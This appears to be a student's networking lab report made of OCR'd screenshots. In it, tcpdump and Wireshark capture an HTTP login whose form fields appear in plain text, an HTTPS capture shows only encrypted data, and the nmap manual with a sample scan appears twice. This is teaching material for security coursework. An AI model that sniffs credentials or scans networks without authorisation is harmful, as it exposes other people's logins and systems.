
Username: Admin

Password: •••••

Login



Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C8642 packets captured
8656 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$ 
```


analyst - File Manager
Help
/home/analyst/
Desktop
Downloads
capture.pcap
httpdump.pcap
httpdump.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save


Filter: http

No.	Time	Source	Destination	Protocol	Length	Info
10	0.081730	10.0.2.15	34.107.221.82	HTTP	342	GET /success.txt HTTP/1.1
12	0.127841	34.107.221.82	10.0.2.15	HTTP	270	HTTP/1.1 200 OK (text/plain)
64	1.629160	10.0.2.15	173.222.245.33	OCSP	485	Request
68	1.632062	10.0.2.15	173.222.245.33	OCSP	485	Request
88	1.805743	173.222.245.33	10.0.2.15	OCSP	943	Response
90	1.808726	173.222.245.33	10.0.2.15	OCSP	943	Response
102	1.846016	10.0.2.15	173.222.245.9	OCSP	485	Request
108	1.893834	173.222.245.9	10.0.2.15	OCSP	943	Response
192	2.264743	10.0.2.15	173.222.245.33	OCSP	485	Request
194	2.294705	173.222.245.33	10.0.2.15	OCSP	943	Response
318	2.847244	10.0.2.15	216.58.204.227	OCSP	481	Request
323	2.991767	216.58.204.227	10.0.2.15	OCSP	755	Response
386	3.268870	10.0.2.15	216.58.204.227	OCSP	481	Request
393	3.290631	10.0.2.15	65.61.137.117	HTTP	383	GET /login.jsp HTTP/1.1
408	3.415092	216.58.204.227	10.0.2.15	OCSP	755	Response
426	3.455051	65.61.137.117	10.0.2.15	HTTP	143	HTTP/1.1 200 OK (text/html)





No.	Time	Source	Destination	Protocol	Length	Info
3396	4.859743	65.61.137.117	10.0.2.15	HTTP	131	HTTP/1.1 404 Not Found (text/html)
4898	53.501111	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
5263	65.263268	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)

```
▸ Frame 4898: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
▸ Ethernet II, Src: PcsCompu_5d:3b:d1 (08:00:27:5d:3b:d1), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
▸ Transmission Control Protocol, Src Port: 45244, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "uid" = "Admin"
    ▸ Form item: "passw" = "Login"
    ▸ Form item: "btnSubmit" = "Login"
```




```
8656 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
[sudo] password for analyst:
tcpdump: illegal token: -
[analyst@secOps ~]$ 
```


US
EN
cisco
Sign in
Username or Email
Next
?
powered by
CISCO
OneID
Terms & Conditions | Privacy | Feedback | Cookies | Trademarks




12 items: 2.8 MiB (2,900,082 bytes), Free space: 4.3 GiB


httpsdump.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
tcp.port==443
```

```
No.  Time      Source          Destination     Protocol Lengtl Info
   1 0.000000  10.0.2.15       104.16.248.249  TLSv1.2   110 Application Data
   2 0.000044  10.0.2.15       104.16.248.249  TLSv1.2   133 Application Data
   3 0.000383  104.16.248.249  10.0.2.15       TCP        60 443 → 52556 [ACK]
   4 0.000383  104.16.248.249  10.0.2.15       TCP        60 443 → 52556 [ACK]
   7 0.031225  104.16.248.249  10.0.2.15       TLSv1.2   286 Application Data,
   8 0.031256  10.0.2.15       104.16.248.249  TCP        54 52556 → 443 [ACK]
  15 0.169127  10.0.2.15       104.16.248.249  TLSv1.2   114 Application Data
  16 0.169169  10.0.2.15       104.16.248.249  TLSv1.2   136 Application Data
```




```
▸ Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
▸ Ethernet II, Src: PcsCompu_82:75:df (08:00:27:82:75:df), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 104.16.248.249
▸ Transmission Control Protocol, Src Port: 52556, Dst Port: 443, Seq: 1, Ack: 1, Len: 56
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 51
      Encrypted Application Data: 7fa9037731c6e38e6213aacc15a0a7281f94046fdb237be9…
```

3. Esercizio con nmap:




```
NMAP(1)                      Nmap Reference Guide                     NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open source tool for network exploration
       and security auditing. It was designed to rapidly scan large networks,
       although it works fine against single hosts. Nmap uses raw IP packets
       in novel ways to determine what hosts are available on the network,
       what services (application name and version) those hosts are offering,
       what operating systems (and OS versions) they are running, what type of
       packet filters/firewalls are in use, and dozens of other
       characteristics. While Nmap is commonly used for security audits, many
       systems and network administrators find it useful for routine tasks
       such as network inventory, managing service upgrade schedules, and
       monitoring host or service uptime.

       The output from Nmap is a list of scanned targets, with supplemental
       information on each depending on the options used. Key among that
       information is the "interesting ports table".  That table lists the
       port number and protocol, service name, and state. The state is either
       open, filtered, closed, or unfiltered.  Open means that an application
       on the target machine is listening for connections/packets on that
       port.  Filtered means that a firewall, filter, or other network
       obstacle is blocking the port so that Nmap cannot tell whether it is
       open or closed.  Closed ports have no application listening on them,
       though they could open up at any time. Ports are classified as
       unfiltered when they are responsive to Nmap's probes, but Nmap cannot
       determine whether they are open or closed. Nmap reports the state
       combinations open|filtered and closed|filtered when it cannot determine
       which of the two states describe a port. The port table may also
       include software version details when version detection has been
       requested. When an IP protocol scan is requested (-sO), Nmap provides
       information on supported IP protocols rather than listening ports.

       In addition to the interesting ports table, Nmap can provide further
       information on targets, including reverse DNS names, operating system
       guesses, device types, and MAC addresses.

       A typical Nmap scan is shown in Example 1. The only Nmap arguments used
       in this example are -A, to enable OS and version detection, script
       scanning, and traceroute; -T4 for faster execution; and then the
       hostname.

       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
 Manual page nmap(1) line 1 (press h for help or q to quit)
```




```
NMAP(1)                      Nmap Reference Guide                     NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open source tool for network exploration
       and security auditing. It was designed to rapidly scan large networks,
       although it works fine against single hosts. Nmap uses raw IP packets
       in novel ways to determine what hosts are available on the network,
       what services (application name and version) those hosts are offering,
       what operating systems (and OS versions) they are running, what type of
       packet filters/firewalls are in use, and dozens of other
       characteristics. While Nmap is commonly used for security audits, many
       systems and network administrators find it useful for routine tasks
       such as network inventory, managing service upgrade schedules, and
       monitoring host or service uptime.

       The output from Nmap is a list of scanned targets, with supplemental
       information on each depending on the options used. Key among that
       information is the "interesting ports table".  That table lists the
       port number and protocol, service name, and state. The state is either
       open, filtered, closed, or unfiltered.  Open means that an application
       on the target machine is listening for connections/packets on that
       port.  Filtered means that a firewall, filter, or other network
       obstacle is blocking the port so that Nmap cannot tell whether it is
       open or closed.  Closed ports have no application listening on them,
       though they could open up at any time. Ports are classified as
       unfiltered when they are responsive to Nmap's probes, but Nmap cannot
       determine whether they are open or closed. Nmap reports the state
       combinations open|filtered and closed|filtered when it cannot determine
       which of the two states describe a port. The port table may also
       include software version details when version detection has been
       requested. When an IP protocol scan is requested (-sO), Nmap provides
       information on supported IP protocols rather than listening ports.

       In addition to the interesting ports table, Nmap can provide further
       information on targets, including reverse DNS names, operating system
       guesses, device types, and MAC addresses.

       A typical Nmap scan is shown in Example 1. The only Nmap arguments used
       in this example are -A, to enable OS and version detection, script
       scanning, and traceroute; -T4 for faster execution; and then the
       hostname.

       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
```


```
/example
```




```
       A typical Nmap scan is shown in Example 1. The only Nmap arguments used
       in this example are -A, to enable OS and version detection, script
       scanning, and traceroute; -T4 for faster execution; and then the
       hostname.

       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
           rDNS record for 74.207.244.221: li86-221.members.linode.com
           Not shown: 995 closed ports
           PORT     STATE    SERVICE     VERSION
           22/tcp   open     ssh         OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
           | ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
           |_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
           80/tcp   open     http        Apache httpd 2.2.14 ((Ubuntu))
           |_http-title: Go ahead and ScanMe!
           646/tcp  filtered ldp
           1720/tcp filtered H.323/Q.931
           9929/tcp open     nping-echo  Nping echo
           Device type: general purpose
           Running: Linux 2.6.X
           OS CPE: cpe:/o:linux:linux_kernel:2.6.39
           OS details: Linux 2.6.39
           Network Distance: 11 hops
           Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

           TRACEROUTE (using port 53/tcp)
           HOP RTT      ADDRESS
           [Cut first 10 hops for brevity]
           11  17.65 ms li86-221.members.linode.com (74.207.244.221)

           Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

       The newest version of Nmap can be obtained from https://nmap.org. The
       newest version of this man page is available at
       https://nmap.org/book/man.html.  It is also included as a chapter of
       Nmap Network Scanning: The Official Nmap Project Guide to Network
       Discovery and Security Scanning (see https://nmap.org/book/).

OPTIONS SUMMARY
       This options summary is printed when Nmap is run with no arguments, and
       the latest version is always available at
       https://svn.nmap.org/nmap/docs/nmap.usage.txt. It helps people remember
       the most common options, but is no substitute for the in-depth
       documentation in the rest of this manual. Some obscure options aren't
       even included here.

           Nmap 7.70 ( https://nmap.org )
           Usage: nmap [Scan Type(s)] [Options] {target specification}
           TARGET SPECIFICATION:
             Can pass hostnames, IP addresses, networks, etc.
 Manual page nmap(1) line 44 (press h for help or q to quit)
```



